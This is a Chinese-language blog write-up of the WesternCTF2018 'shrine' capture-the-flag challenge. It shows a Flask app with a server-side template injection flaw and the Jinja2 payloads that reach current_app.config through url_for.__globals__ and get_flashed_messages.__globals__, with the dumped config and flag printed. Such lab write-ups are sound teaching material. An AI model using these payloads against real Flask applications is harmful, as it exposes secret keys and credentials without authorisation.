[WesternCTF2018]shrine writeup


原创

shu天 已于 2022-02-15 19:05:09 修改 371 收藏

分类专栏： ctf # web 文章标签： flask python ctf ssti web

于 2022-02-15 17:07:01 首次发布

本文链接：https://blog.csdn.net/weixin_46081055/article/details/122948437



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web

46 篇文章 1 订阅

订阅专栏

[WesternCTF2018]shrine

直接思路就是 **花式读全局变量**

一开始就直接给了源码

```
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')      //environ获取系统中的FLAG参数，写入app.config中


@app.route('/')      //访问'/'路径时就显示代码
def index():
    return open(__file__).read()


@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')      //去掉(和)
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s
        //相当于{% set config=None%}{% set self=None%} + s，先将config和self设为none，达到禁用函数的目的

    return flask.render_template_string(safe_jinja(shrine))      //模板渲染的漏洞处


if __name__ == '__main__':
    app.run(debug=True)
```

ps 关于**os.environ**：


OS.ENVIRON()详解_Muqingluan

> python获得一些有关系统的信息
> windows：
>
> > os.environ['HOMEPATH']:当前用户主目录。
> > os.environ['TEMP']:临时目录路径。
> > os.environ[PATHEXT']:可执行文件。
> > os.environ['SYSTEMROOT']:系统主目录。
> > os.environ['LOGONSERVER']:机器名。
> > os.environ['PROMPT']:设置提示符。
>
> linux：
>
> > os.environ['USER']:当前使用用户。
> > os.environ['LC_COLLATE']:路径扩展的结果排序时的字母顺序。
> > os.environ['SHELL']:使用shell的类型。
> > os.environ['LAN']:使用的语言。
> > os.environ['SSH_AUTH_SOCK']:ssh的执行路径。

本题的思路就是要读取全局变量（我尝试过构造ssti命令执行的payload，但是`__subclasses__()`时会报错，失败了

测试一下python的ssti

```
/shrine/{{8*9}}
```



72

因为`''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s`这段，我们无法直接使用config函数来查看所有app.config内容，得利用python对象之间的引用关系来调用被禁用的函数对象。

current_app的值是当前使用的app，可以通过current_app查看当前app的config


有两个flask内置函数，可以配合globals()函数得到全局变量current_app（**url_for**和**get_flashed_messages**）

flask框架中特有的函数：link

> **url_for()**
> url_for会根据传入的路由器函数名,返回该路由对应的URL,在模板中始终使用url_for()就可以安全的修改路由绑定的URL,则不比担心模板中渲染出错的链接:
>
> ```
> {{url_for('home')}}
> /
> ```
>
> 如果我们定义的路由URL是带有参数的,则可以把它们作为关键字参数传入url_for(),Flask会把他们填充进最终生成的URL中:
>
> ```
> {{ url_for('post', post_id=1)}}
> /post/1
> ```
>
> **get_flashed_messages()**
> 这个函数会返回之前在flask中通过flask()传入的消息的列表，flash函数的作用很简单,可以把由Python字符串表示的消息加入一个消息队列中，再使用get_flashed_message()函数取出它们并消费掉：
>
> ```
> {%for message in get_flashed_messages()%}
>     {{message}}
> {%endfor%}
> ```

payload：

```
/shrine/{{url_for.__globals__}}
#current_app': <Flask 'app'>
```




{'find_package': <function find_package at 0x7fec2e09a140>, '_find_package_path': <function _find_package_path at 0x7fec2e09a0c8>, 'get_load_dotenv': <function get_load_dotenv at 0x7fec2e1bca28>, '_PackageBoundObject': <class 'flask.helpers._PackageBoundObject'>, 'current_app': <Flask 'app'>, 'PY2': True, 'send_from_directory': <function send_from_directory at 0x7fec2e1bced8>, 'session': <NullSession {}>, 'io': <module 'io' from '/usr/local/lib/python2.7/io.pyc'>, 'get_flashed_messages': <function get_flashed_messages at 0x7fec2e1bcd70>, 'BadRequest': <class 'werkzeug.exceptions.BadRequest'>, 'is_ip': <function is_ip at 0x7fec2e09a7d0>, 'pkgutil': <module 'pkgutil' from '/usr/local/lib/python2.7/pkgutil.pyc'>, 'BuildError': <class 'werkzeug.routing.BuildError'>, 'url_quote': <function url_quote at 0x7fec2e3f9aa0>, 'FileSystemLoader': <class 'jinja2.loaders.FileSystemLoader'>, 'get_root_path': <function get_root_path at 0x7fec2e1bcf50>, '__package__': 'flask', 'locked_cached_property': <class 'flask.helpers.locked_cached_property'>, '_app_ctx_stack': <werkzeug.local.LocalStack object at 0x7fec2e1ec850>, '_endpoint_from_view_func': <function _endpoint_from_view_func at 0x7fec2e1bcaa0>, 'total_seconds': <function total_seconds at 0x7fec2e09a1b8>, 'fspath': <function fspath at 0x7fec2e1dce60>, 'get_env': <function get_env at 0x7fec2e1bc6e0>, 'RequestedRangeNotSatisfiable': <class 'werkzeug.exceptions.RequestedRangeNotSatisfiable'>, 'flash': <function flash at 0x7fec2e1bccf8>, 'mimetypes': <module 'mimetypes' from '/usr/local/lib/python2.7/mimetypes.pyc'>, 'adler32': <built-in function adler32>, 'get_template_attribute': <function get_template_attribute at 0x7fec2e1bcc80>, '_request_ctx_stack': <werkzeug.local.LocalStack object at 0x7fec2e1e1390>, '__builtins__': {'bytearray': <type 'bytearray'>, 'IndexError': <type 'exceptions.IndexError'>, 'all': <built-in function all>, 'help': Type help() for interactive help, or help(object) for help about object., 'vars': <built-in function vars>, 'SyntaxError': <type 'exceptions.SyntaxError'>, 'unicode': <type 'unicode'>, 'UnicodeDecodeError': <type 'exceptions.UnicodeDecodeError'>, 'memoryview': <type 'memoryview'>, 'isinstance': <built-in function isinstance>, 'copyright': Copyright (c) 2001-2019 Python Software Foundation. All Rights Reserved. Copyright (c) 2000 BeOpen.com. All Rights Reserved. Copyright (c) 1995-2001 Corporation for National Research Initiatives. All


```
/shrine/{{url_for.__globals__['current_app'].config}}
```

或者

```
/shrine/{{get_flashed_messages.__globals__['current_app'].config}}
```



<Config {'JSON_AS_ASCII': True, 'USE_X_SENDFILE': False, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_NAME': 'session', 'MAX_COOKIE_SIZE': 4093, 'SESSION_COOKIE_SAMESITE': None, 'PROPAGATE_EXCEPTIONS': None, 'ENV': 'production', 'DEBUG': False, 'SECRET_KEY': None, 'EXPLAIN_TEMPLATE_LOADING': False, 'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT': '/', 'SERVER_NAME': None, 'FLAG': 'flag{03aa4d29-e408-4824-b4dd-2792ada4e1e6}', 'PREFERRED_URL_SCHEME': 'http', 'JSONIFY_PRETTYPRINT_REGULAR': False, 'TESTING': False, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'TEMPLATES_AUTO_RELOAD': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE': 'application/json', 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'TRAP_HTTP_EXCEPTIONS': False}>

> 参考wp：
> [WesternCTF2018]shrine - 春告鳥